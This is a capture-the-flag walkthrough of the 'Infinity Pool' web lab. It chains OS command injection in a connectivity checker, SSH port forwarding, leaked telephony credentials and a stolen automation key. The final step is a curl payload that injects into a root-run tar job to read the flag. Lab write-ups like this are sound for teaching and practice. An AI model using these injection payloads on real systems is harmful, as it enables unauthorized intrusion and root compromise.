


Hacker Holidays 2026 – Day 11

Infinity Pool



In this challenge from Hacker Holidays, we're asked to break into a web server

Hacker Holidays 2026 – Day 11

Infinity Pool

```
User-agent: *  
Disallow: /internal/  
Disallow: /status
```

Upon loading up the web app landing page, we see that there is a **robots.txt** page present on the website root

Hacker Holidays 2026 – Day 11

Infinity Pool

```
User-agent: *  
Disallow: /internal/  
Disallow: /status
```

Robots.txt is a file that can be included in websites to indicate which parts of the website can and cannot be included by recorded by search engines, such as Google and Yahoo

Hacker Holidays 2026 – Day 11

Infinity Pool

```
User-agent: *  
Disallow: /internal/  
Disallow: /status
```

However, its inclusion on websites can direct malicious users towards sensitive parts of the website if not configured correctly

Hacker Holidays 2026 – Day 11

Infinity Pool

STAFF TOOLS

Sister-property connectivity


Confirm a remote property responds before routing a guest transfer.

Check

When we visit the **/status** endpoint, we see a function that can be used to test connectivity to other servers on the network

Hacker Holidays 2026 – Day 11


Infinity Pool



When we test this function, we discover it is vulnerable to an OS command injection exploit

Hacker Holidays 2026 – Day 11

Infinity Pool



OS command injection is a web app vulnerability where a malicious user can inject arbitrary commands into a web app function which insecurely integrates OS commands

Hacker Holidays 2026 – Day 11

Infinity Pool

Check

Request timed out.

```
web@tryhackme-2404:/var/www/infinity_pool/edge$ whoami
web
```

Exploiting the OS command injection vulnerability,
we can gain direct access to the server hosting
the web app

Hacker Holidays 2026 – Day 11

Infinity Pool

```
/var/www/infinity_pool/automation/venv/bin/gunicorn  
--workers 1 --bind 127.0.0.1:9000 wsgi:app  
  
/var/www/infinity_pool/watchtower/venv/bin/gunicorn  
--workers 1 --bind 127.0.0.1:3000 wsgi:app
```

When we inspect the running processes on the server, we see that there are a number of processes running on localhost ports

Hacker Holidays 2026 – Day 11

Infinity Pool

```
tcp    LISTEN 0      511          127.0.0.1:8080
tcp    LISTEN 0      10          127.0.0.1:8089
tcp    LISTEN 0      10          127.0.0.1:8088
tcp    LISTEN 0     2048        127.0.0.1:3000
tcp    LISTEN 0      10          127.0.0.1:5038
tcp    LISTEN 0     2048        127.0.0.1:9000
```

We see there are a number of localhost-only services by looking at the server's listening ports

Hacker Holidays 2026 – Day 11

Infinity Pool

```
ssh -i ~/.ssh/id_rsa -N  
-L 3000:127.0.0.1:3000  
-L 9000:127.0.0.1:9000  
web@10.145.146.66
```

To gain access to these localhost ports, we can perform port forwarding to connect our attacker machine's localhost ports to the victim machine's

Hacker Holidays 2026 – Day 11

Infinity Pool


Service endpoints: `/api/health` · `/api/config`

```
automation_endpoint: "http://127.0.0.1:9000"
note:                 "internal network only -- do not expose"
ops_note:             "UCP still on default template creds (Fre
telephony_pass:       "St4yN0t1c3d_2026"
telephony_portal:     "http://127.0.0.1:8080/ucp"
telephony_user:       "FreePBXUCPTemplateCreator"
```

When we check out the app on port 3000, we see that it exposes two api endpoints, and the `/api/config` endpoint has a lot of sensitive data

Hacker Holidays 2026 – Day 11

Infinity Pool

A screenshot of a web application's login interface. The title "User Control Panel" is centered at the top. Below it are two input fields: the first for a username with a person icon and the text "FreePBXUCPTemplateCreator", and the second for a password with a key icon and a masked password represented by 12 dots. Below the password field is a link "Forgot Password ?". At the bottom is a "Remember Me" checkbox, which is currently unchecked and labeled "OFF".

User Control Panel

[Forgot Password ?](#)

Remember Me ☐ OFF

When we navigate to the ucp endpoint on the port 8080 app, we can login to the service using the credentials we stole in the previous step

Hacker Holidays 2026 – Day 11

Infinity Pool

☐	Date/Time ▼	CID ▲
☐	Tue, Jun 30, 2026 9:31 AM	"Automation Key cc_auto_7b3f9a1c4e0d2f6a" <9000>

And once logged in, this telephone system app allow us to install widgets, which includes a voice mail function, with which we obtain a special access key

Hacker Holidays 2026 – Day 11

Infinity Pool

```
—— Scanning URL: http://localhost:9000/ ——  
+ http://localhost:9000/health (CODE:200|SIZE:245)
```

```
POST /jobs/export:  
  auth: "Authorization: Bearer <automation key>"  
  ▼ body:  
    report: "<report name>"  
    desc: "archive the latest data export"
```

Next, we enumerate the web app on port 9000, which has a **/health** endpoint, which requires a key to use, which we obtained in the previous step

Hacker Holidays 2026 – Day 11

Infinity Pool

```
runs_as: "root"  
service: "automation"
```

Notably, this service runs as the root user, so if we could exploit this service for remote code execution, we could gain the highest level of access to the server

Hacker Holidays 2026 – Day 11

Infinity Pool

```
{"command": "tar czf  
/var/automation/exports/something.tgz  
/var/automation/data 2>&1",  
"output": "tar: Removing leading `/'  
from member names\n"}
```

When we access this endpoint with the correct key, we see that it runs the Linux tar command without quoted filepaths

Hacker Holidays 2026 – Day 11

Infinity Pool

```
└─$ curl --json '{"report":"test1; cat /root/root.txt ;test2"}' -H "Authorization: Bearer cc_auto_7b3f9a1c4e0d2f6a" http://localhost:9000/jobs/export {"command":"tar czf /var/automation/exports/test1; cat /root/root.txt ;test2.tgz /var/automation/data 2>&1","output":"THM{1f4c3d_t0_th3_h0r1z0n}\n/bin
```

Because this tar filepath is not quoted, it is vulnerable to OS command injection where we can send a command between two other arguments, and use that injection to read the flag